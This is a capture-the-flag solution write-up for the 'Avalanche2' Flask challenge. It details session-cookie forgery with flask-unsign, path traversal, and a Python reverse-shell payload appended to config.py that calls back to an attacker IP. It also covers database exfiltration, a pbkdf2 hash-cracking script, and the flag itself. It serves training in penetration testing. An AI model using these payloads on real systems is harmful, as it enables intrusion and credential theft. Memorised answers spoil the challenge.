AVALANCHE CTF 2

SOLUTION

March 2020
Author: Paul Ritchie

pentest
INFORMATION SECURITY ASSURANCE

1. Introduction

Pentest have a history of sharing community challenges at events such as BSides and have offered several challenges online previously. Our aim is to provide challenges that simulate discoveries made during real-world engagements and which feel as real as possible.

1.1 History of Avalanche

The Avalanche CTF application was created for the after party of BSides Edinburgh in April 2019. It was designed to conclude a CTF event delivered in partnership with Hack the Box EU.

The vulnerability was hidden inside an otherwise relatively secure application because that simulates the reality of many penetration testing engagements. The vulnerable functionality was not available until you had completed an earlier workflow. The point of the first challenge was to teach this valuable lesson:

Before attempting to attack something first submit all actions as intended and observe how they operated under normal conditions.

This is a key part which is often lacking from CTF challenges, but which is an essential skill when making the move to becoming a professional penetration tester.

Avalanche2 was created for December 2019 and was simultaneously launched with live events at Glasgow Defcon (DC44141) and OWASP Newcastle. While some players blew us away by how close they came on the night, nobody completed the challenge.

The target went online around Christmas and remained open until today. While many submitted information to @cornerpirate on Twitter that they had achieved a shell on the server, at the time of writing nobody had officially submitted the flag to either @PentestLtd or @cornerpirate.

Avalanche2 had this key learning outcome planned:

Know how to spot the technology stack that is in use and then to recreate that environment by using tutorials to fill in blanks.

When I…. Wow, it feels weird to write "I" for work when usually reports are so formal. Let me start again.

When I joined Pentest Ltd it was their skill at attempting to clone a customer environment to change a black-box assessment into a more white-box which truly impressed me. A decade into my penetration testing career at that point that was the first time I had seen the technique applied so artfully. Obviously, you cannot fully recreate the customer's environment all the time. But when the scope is enough to do so you can have a good try.

Doing so gives you access to log files, and additional information you can use when attempting exploits. Trying locally first to ensure they work is great for customers! I am putting the "I" back in its box as it feels too strange.

We hope you had fun playing with Avalanche2 and that you learned something. This has been fed back to us as we travelled around, and we appreciate you trying and speaking up about it. Look out for more CTFs for 2020!

1.2 High-Level Solution

The tl;dr solution is effectively this:


- Identify the server technology is flask.
- Learn about flask security and discover historic weakness in session cookies.
- Exploit those and locate the "/admin" panel with administrator privileges.
- Locate arbitrary file read, write and server-side template injection vulnerabilities.
- Gain a shell via those any means using those (one method is shown later, feel free to blog and tweet your alternatives).
- Having obtained a shell, access the SQL lite database and identify the password hash for the administrator level user.
- Derive the plain text password
- Then submit the flag to either @cornerpirate or @PentestLtd to claim immortality!

There is a far more technical solution at the end but to show how kind we are several hints were provided.

1.3 Hints that were provided

In this case the technology stack was told to the player as being Ubuntu, Flask, and Python3.

We told people to google "Flask Tutorial" which brings up this as the top tutorial:



About 17,700,000 results (0.63 seconds)

blog.miguelgrinberg.com › post › the-flask-mega-tutorial-part-i-hello...

The Flask Mega-Tutorial Part I: Hello, World! - miguelgrinberg ...

5 Dec 2017 - Uploaded by Miguel Grinberg

The video above will give you an overview of the contents of this **tutorial**. In this first chapter, you are going to ...

It is reasonable to assume that the project code within this tutorial may be relevant to the target. Follow the tutorial. Live and breathe developing a Flask application and you will learn a lot about the process. With your security hat on we often find potential weaknesses in popular tutorials which are worth verifying in the customer environment. In practice Avalanche was heavily based on this tutorial!

We told people to google "Baking Flask Cookies" which would take you to this tutorial.

It explains that there is a Flask cookie mode where data is signed but not encrypted. Meaning that you could:

- Decode the cookie to observe the value.
- Modify the cookie IF you could derive the server-side secret which was used to sign the cookie.

The post also included tools for guessing the server-side secret which could be used to gain access.

The final clue was that the password existed within the word list provided by us. This was accessible from the URL below:

```
http://<TARGET_IP>:5000/static/wordlist/top10000.txt
```

This wordlist was originally taken from Daniel Miessler's SecLists GitHub repository here.

Unless the CTF challenge is about teaching password cracking using mutations etc then it was deemed unfair to not provide a wordlist. In this case we felt you would have gone through enough to simply be able to try brute-forcing the admin user's hash and so gave you a wordlist.

1.4 The solution

Without further a-do here is the full solution. It has been broken into stages showing the individual challenges.

1.4.1 Getting into the Admin Panel

1. Use “dirb” or equivalent to find the "/admin" folder exists. This will be required later.
2. Login to observe the "params" cookie
3. Read about Flask and learn about how session cookies are vulnerable.
4. Decode the cookie to find the parameters:

Use flask unsign: https://pypi.org/project/flask-unsign/

```
root@KALI:/tmp# flask-unsign --decode --cookie
'eyJpc0FkbWluIjpmYWxzZX0.Xbl6MA.-4S43_n7E6WF_TeQ-mAnKRoORZo'
{'isAdmin': False}
```

5. Brute-force the server's secret key so that a modified cookie can be generated:

```
root@ KALI:/tmp# flask-unsign --unsign --cookie
'eyJpc0FkbWluIjpmYWxzZX0.Xbl6MA.-4S43_n7E6WF_TeQ-mAnKRoORZo'
[*] Session decodes to: {'isAdmin': False}
[*] No wordlist selected, falling back to default wordlist..
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 31272 attempts
'SuperSecretKey'
```

6. Modify the session parameters and sign with the secret key:

```
root@KALI:/tmp# flask-unsign --sign --cookie "{'isAdmin':True}" --secret
'SuperSecretKey'
eyJpc0FkbWluIjp0cnVlfQ.XbnBwQ.t03hpArIdwMBvagoMOD0_j0KDXI
```

7. Visit the "/admin" URL with the appropriate cookie to see the admin panel

1.4.2 Getting a Shell

The admin panel allows jinja2 template files to be read and edited. The read option is vulnerable to path traversal, so you can read the source code. The save option is also vulnerable to path traversal so you can overwrite files.

Here is a request used to read a file:

```
/edit/template?id=403.html:0db67b98abc21348db2c5c2a80c0c730856158e52f11dd
6b0d57f752a534f5eb
```

The id parameter is: `filename:sha256(filename)`.The developer has attempted to sign the parameter to prevent tampering. But did so insecurely.

You can use "hashlib" in python to generate a sha256 as shown:

```
Python 3.5.3 (default, Sep 27 2018, 17:25:39)
[GCC 6.3.0 20170516] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib
>>> m = hashlib.sha256()
>>> m.update(b'../../config.py')
>>> m.hexdigest()
7d3ed01b2608a9d1300f5495540cee8ee0d1358a44fcc0d4ba4e75e03979546a'
```

1. Read back the original contents of the "config.py" file using this URL. Be aware that the filename was known by following the Flask Mega Tutorial which created the same file.

```
/edit/template?id=../../config.py:7d3ed01b2608a9d1300f5495540cee8ee0d1358
a44fcc0d4ba4e75e03979546a
```

2. Append a line which triggers a reverse shell to the config.py file. The payload would be like this:

```
INJECTED = os.system("python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s
.connect((\"<ATTACKERS_IP>\",4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'&")
```

Note: This would use python to establish a reverse shell. Set the attacker's IP and port number to match up with a netcat listener on your machine.

The whole request to inject that is like the one shown below:

```
POST /save/template HTTP/1.1
Host: <TARGET>:5000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 2088
Connection: close
Cookie: sessionid=74e48719-ae35-429f-8f2f-
4e90802d4581.CzSEbwfoLW_wbhI8bPu6m7DBRPA;
params=eyJpc0FkbWluIjp0cnVlfQ.XbnBwQ.t03hpArIdwMBvagoMOD0_j0KDXI

csrf_token=[...]valid[...]&filename=../../config.py:7d3ed01b2608a9d1300f5
495540cee8ee0d1358a44fcc0d4ba4e75e03979546a&content=import+os%0D%0Abasedi
r+%3D+os.path.abspath(os.path.dirname(__file__))%0D%0A%0D%0A%0D%0Aclass+C
onfig(object)%3A%0D%0A++++SECRET_KEY+%3D+os.environ.get('SECRET_KEY')+or+
'SuperSecretKey'%0D%0A%0D%0A++++SQLALCHEMY_DATABASE_URI+%3D+os.environ.ge
t('DATABASE_URL')+or+%5C%0D%0A++++++++'sqlite%3A%2F%2F%2F'+%2B+os.path.jo
in(basedir%2C+'app.db')%0D%0A++++SQLALCHEMY_TRACK_MODIFICATIONS+%3D+False
%0D%0A++++MAIL_SERVER+%3D+os.environ.get('MAIL_SERVER')%0D%0A++++MAIL_POR
T+%3D+int(os.environ.get('MAIL_PORT')+or+25)%0D%0A++++MAIL_USE_TLS+%3D+os
.environ.get('MAIL_USE_TLS')+is+not+None%0D%0A++++MAIL_USERNAME+%3D+os.en
viron.get('MAIL_USERNAME')%0D%0A++++MAIL_PASSWORD+%3D+os.environ.get('MAI
L_PASSWORD')%0D%0A++++ADMINS+%3D+%5B'your-
email%40example.com'%5D%0D%0A++++POSTS_PER_PAGE+%3D+5%0D%0A++++CAPTCHA_EN
ABLE+%3D+True%0D%0A++++CAPTCHA_NUMERIC_DIGITS+%3D+5%0D%0A%0D%0A++++SESSIO
N_TYPE+%3D+'filesystem'%0D%0A++++SESSION_USE_SIGNER+%3D+True%0D%0A++++SES
SION_COOKIE_NAME+%3D+'sessionid'%0D%0A++++SESSIONS_FOLDER+%3D+os.path.joi
n(basedir%2C+'flask_session')%0D%0A%0D%0A++++BANNER_DIR+%3D+os.path.join(
basedir%2C+'app'%2C+'banners')%0D%0A++++TEMPLATE_DIR+%3D+os.path.join(bas
edir%2C+'app'%2C+'templates')%0D%0A++++UPLOAD_FOLDER+%3D+os.path.join(%22
app%22%2C+%22static%22%2C+%22upload%22)%0D%0A++++IMAGES_FOLDER+%3D+os.pat
h.join(%22app%22%2C+%22static%22%2C+%22images%22)%0D%0A++++IMAGES_FILE_NA
ME+%3D+'app%2Fstatic%2Fimages%2F%7B%7D'%0D%0A++++ALLOWED_EXTENSIONS+%3D+s
et(%5B'png'%2C+'jpg'%2C+'jpeg'%5D)%0D%0A++++MAX_CONTENT_LENGTH+%3D+5+*+10
24+*+1024%0D%0A++++INJECTED+%3D+os.system(%22python+-
c+'import+socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket(socket.AF_INET%2Cs
ocket.SOCK_STREAM)%3Bs.connect((%5C%22<ATTACKERS_IP>%5C%22%2C4444))%3Bos.
dup2(s.fileno()%2C0)%3B+os.dup2(s.fileno()%2C1)%3B+os.dup2(s.fileno()%2C2
)%3Bp%3Dsubprocess.call(%5B%5C%22%2Fbin%2Fsh%5C%22%2C%5C%22-
i%5C%22%5D)%3B'%26%22)%0D%0A%0D%0A
```

Note that a valid “CSRF” token and the modified filename was required. The “content” parameter included a URL encoded version of the new “config.py” file with the reverse shell appended to the end.

While following the Flask Mega Tutorial you may have learned that Flask running in debug mode will automatically run modified python code. Unfortunately, our administrator has left their server in the same state. Therefore, the moment the “config.py” file is altered the server will connect back to the attacker’s listener.

1.4.3 Getting the app.db file

You now have an interactive shell on the server. As per the “Flask Mega Tutorial” and the initial hint, you know that the site uses SQL Lite and that the filename is probably “app.db”.

Find that file and then get it back to yourself. You could use the file read vulnerability to do so but that involves more effort than doing this with your newly found shell:

```
cp app.db app/static/img
```

This makes a copy of the file within the “static/img” folder which can be directly requested using this URL:

```
http://<TARGET_IP>:5000/static/img/app.db
```

Learning various ways to get files into and out of targets is beneficial. In this case this was the simplest.

1.4.4 Finding the admin user in the database

Having gained access to app.db you can use sqlite3 to query the database:

```
sqlite3 app.db
SQLite version 3.22.0 2018-01-22 18:45:57
Enter ".help" for usage hints.
sqlite> SELECT * from user where is_admin=1;
77|ronaldninja|Ronald.Ninja@example.com|pbkdf2:sha256:150000$HmLA3ANi$608
f62e13e71b7f2be2fa5776f16a9975c20441140b56c42eaf1f676d5185942|The great
ape whom it is unfair to call grandad. Security starts at home.
Love my cats and interailing. Digs holes by hand.|2019-11-27
01:00:38.059367|07543723447|1|0
```

Initially reviewing the database structure will find you the “user” table and knowledge that there is an “is_admin” column. The result set showed that there was only one user with “is_admin” equal to 1 (meaning true).

The password hash has been retrieved leaving you with one last challenge.

1.4.5 Cracking the password hash

The password hash was:

```
pbkdf2:sha256:150000$HmLA3ANi$608f62e13e71b7f2be2fa5776f16a9975c20441140b
56c42eaf1f676d5185942
```

You can use Google to zero in on what that means. When we initially tried to crack this, we hit a roadblock. The format was not catered for already by HashCat (though several similar hash types were).

Well, that was life it seemed. What would you do if you dumped the password hashes from an application based on the flask mega tutorial application? The only solution was to get down and dirty and look at the code used to authenticate users.

In this case that equated to “check_password_hash” in the “werkzeug.security” module. We set about making a brute-force script to tackle the job and ended up with this:

```
import werkzeug
from werkzeug.security import check_password_hash
import sys
from multiprocessing import Pool
import time

starttime = time.time()
target =
"pbkdf2:sha256:150000$HmLA3ANi$608f62e13e71b7f2be2fa5776f16a9975c20441140
b56c42eaf1f676d5185942"

def crack_password(password):
    correct = werkzeug.security.check_password_hash(target, password)
    if correct:
        print("[*] Hash cracked! ({}):{}".format(password, correct))
        print('That took {} seconds'.format(time.time() - starttime))
        return True
    else:
        # Overwrite the printed line to show some status
        print("[*] Failed ({})".format(password), end='\r', flush=True)

    return False

def main():
    with open(sys.argv[1], 'r') as passwords_file:
        passwords = passwords_file.read().splitlines()

    with Pool(20) as pool:
        reslist = (pool.imap_unordered(crack_password, passwords))

        pool.close()
        for res in reslist:
            if res:  # or set other condition here
                pool.terminate()
                break
        pool.join()

if __name__ == '__main__':
    main()
```

Running this and providing the dictionary file as the command line argument will find the password which is our flag:

```
viktoriya
```

What a journey we went on to get this? If you were close or if you just learned a bunch of things, then we salute you for trying and for getting this far in the document.

1.5 Alternative Solution

By January several people were contacting us with shells on the box. A few reported difficulties in cracking the hash but none came back with the solution. We were out of hints and didn't plan to tell people so specifically to "find the code the application uses to authenticate users, and then make a script". That felt a bit too much on the nose.

While thinking about the complexity of the final challenge we considered an alternative solution which would work like this:

— Why not modify the database instead? By design the "ronaldninja" user could not authenticate because their "enabled" column was set to "0". This configuration prevented them from authenticating via the login form.

— Change that "enabled" to "1".

— Then use online password guessing techniques to determine the valid password from the list.

Doing this would allow you to side-step the need for developing a custom offline brute-force script.

Sorry to those who are groaning about how much simpler this solution was.